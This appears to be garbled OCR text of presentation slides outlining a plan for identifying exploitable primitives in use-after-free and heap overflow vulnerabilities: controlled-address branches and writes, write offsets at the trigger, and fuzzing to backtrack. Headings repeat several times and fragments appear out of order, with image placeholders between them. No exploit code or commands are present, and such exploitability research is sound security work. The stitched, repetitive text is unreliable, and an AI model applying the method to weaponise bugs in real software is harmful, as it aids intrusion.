
Plan

For UAF / Heap overflow vulnerability:



Plan

For UAF / Heap overflow vulnerability:



exploitable primitive identification:

- branching with controlled address
- Write with content from controlled address / to controlled address

But what is a controlled address?


The offset range in the exceptional object we can write at the vulnerability trigger

This fact limits the exploitability of a candidate

There might be cases that we can manipulate offset we write to before the vulnerability trigger

Plan

For UAF / Heap overflow vulnerability:




If we do find a branching instruction/ memory write that uses offset O in the exceptional object, but write to O is not allowed by the vulnerability, then we backtrack to previous step and do fuzzing starting from candidate and insert code only relevant to the vulnerable object

controlled address?
The offset range in the exceptional object we can write at the vulnerability trigger


This fact limits the exploitability of a candidate
There might be cases that we can manipulate offset we write to before the vulnerability trigger

Plan

For UAF / Heap overflow vulnerability:

